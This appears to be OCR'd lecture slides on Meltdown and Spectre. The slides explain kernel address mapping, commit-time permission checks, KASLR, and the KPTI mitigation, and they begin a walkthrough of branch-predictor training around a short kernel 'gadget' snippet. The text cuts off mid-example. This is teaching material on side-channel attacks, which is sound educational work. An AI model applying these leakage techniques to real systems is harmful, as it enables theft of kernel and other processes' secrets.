


- Performance optimisation: map the OS kernel into *every* process's virtual address space
- Tagged as supervisor-mode access only
- When interrupt or system call occurs, no change to address map is needed – just flip supervisor bit

User-mode mapping: Page ..

Supervisor-mode mapping: Page ..

Mapping the kernel into the virtual address space




- Consequence:
  - Speculative accesses can be made to addresses in the kernel's memory
  - So Spectre allows access to the OS's secrets!

User-mode mapping: Page ..

Supervisor-mode mapping: Page ..

Mapping the kernel into the virtual address space




- In fact it's common for the kernel's virtual address space to include *all* of physical memory
- So we can capture secrets from all the other user processes too!


User-mode mapping: Page ..

Supervisor-mode mapping: Page ..

Why is the invalidity of the access to the secret data only detected at commit time?




- **Load unit initiates load from L1D cache**
- **Indexes L1D$ data and tag**
- **Looks up virtual page number in DTLB**
- **If tag matches translation, data is forwarded to CDB**
- **If tag match fails, initiates L2 access**



Validity of load or store is passed to ROB

Commit unit checks that load/store was valid when it reaches the head of the ROB

Why is the invalidity of the access to the secret data only detected at commit time?



Validity of load or store is passed to ROB

Commit unit checks that load/store was valid when it reaches the head of the ROB

- **Why is the invalidity of the access to the secret data only detected at commit time?**

- **I think the reason is that designers assumed that the microarchitectural state is not observable**


- **“All that matters is the instruction set manual”**

- **So “checking at commit is safe”**

Further reading

- **Meltdown: Reading Kernel Memory from User Space** Moritz Lipp, Michael Schwarz, **Daniel Gruss**, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg. **27th USENIX Security Symposium**, Baltimore, MD, USA, August 15-17, 2018
  - **https://meltdownattack.com/ - Linux, Windows, Android, Exynos M1, docker…**
- **How to have a Meltdown,** Daniel Gruss
  - https://gruss.cc/files/cryptacus_training_2018.pdf
  - https://github.com/IAIK/cache_template_attacks
- https://github.com/IAIK/meltdown

Complication – address-space randomisation



Windows Security

Exploit protection

See the Exploit protection settings for your system and programs. You can customise the settings you want.

System settings | Program settings

Control flow guard (CFG)
Ensures control flow integrity for indirect calls.
Use default (On)

Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.
Use default (On)

Force randomisation for images (Mandatory ASLR)
Force relocation of images not compiled with /DYNAMICBASE
Use default (Off)

Randomise memory allocations (Bottom-up ASLR)
Randomise locations for virtual memory allocations.
Use default (On)


High-entropy ASLR
Increase variability when using Randomise memory allocations (Bottom-up ASLR).
Use default (On)

Validate exception chains (SEHOP)
Ensures the integrity of an exception chain during dispatch.
Use default (On)

Validate heap integrity
Terminates a process when heap corruption is detected.
Use default (On)

Export settings

- Modern operating systems *randomise* the address mapping
- Fresh on every boot
- User-mode address-space layout randomisation (ASLR) has been common since 2005, to mitigate other attacks
- All modern OSs now (eg since 2017) also implement Kernel address-space layout randomisation (KASLR)
- This makes exploiting meltdown a little more difficult
- But only a little….
  - https://labs.bluefrostsecurity.de/blog/2020/06/30/meltdown-reloaded-breaking-windows-kaslr/
  - And others



Kernel Address Space Isolation (KPTI)

- Mitigation:
  - Change the virtual address mapping every time kernel is entered
  - i.e. reload the TLB
  - Slightly improved using address-space identifiers
  - Substantial performance penalty for *some* applications
  - "2%-30% slowdown"

This mitigation really works
And is widely deployed

Further reading

- **Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer**
  Daniel Gruss, Dave Hansen, Brendan Gregg.
  USENIX ;login, issue: Winter 2018, Vol. 43, No. 4
  - https://www.usenix.org/system/files/login/articles/login_winter18_03_gruss.pdf

But..........

So how *can* we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- **Suppose the OS kernel includes a convenient snippet of code**
- **Eg:**

```
label:
  s = *p;   // s is secret
  r = (B[(s & 1) * 16];
```

Sometimes called a *gadget*

- **Suppose we're lucky: p points to our secret and we know B's address**

So how *can* we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- Suppose the OS kernel includes a convenient snippet of code

How can we persuade the kernel to jump to label?

- Eg:

```
 label:
   s = *p;   // s is secret
   r = (B[(s & 1) * 16];
```

- Suppose we're lucky: p points to our secret and we know B's address

So how *can* we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- **Suppose the OS kernel includes a convenient snippet of code**

Suppose we train the branch predictor?

- **Eg:**

```
label:
  s = *p;   // s is secret
  r = (B[(s & 1) * 16];
```

- **Suppose we're lucky: p points to our secret and we know B's address**

So how *can* we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- Suppose the OS kernel includes a convenient snippet of code

Suppose we train the branch predictor?


- Eg:

```
label:
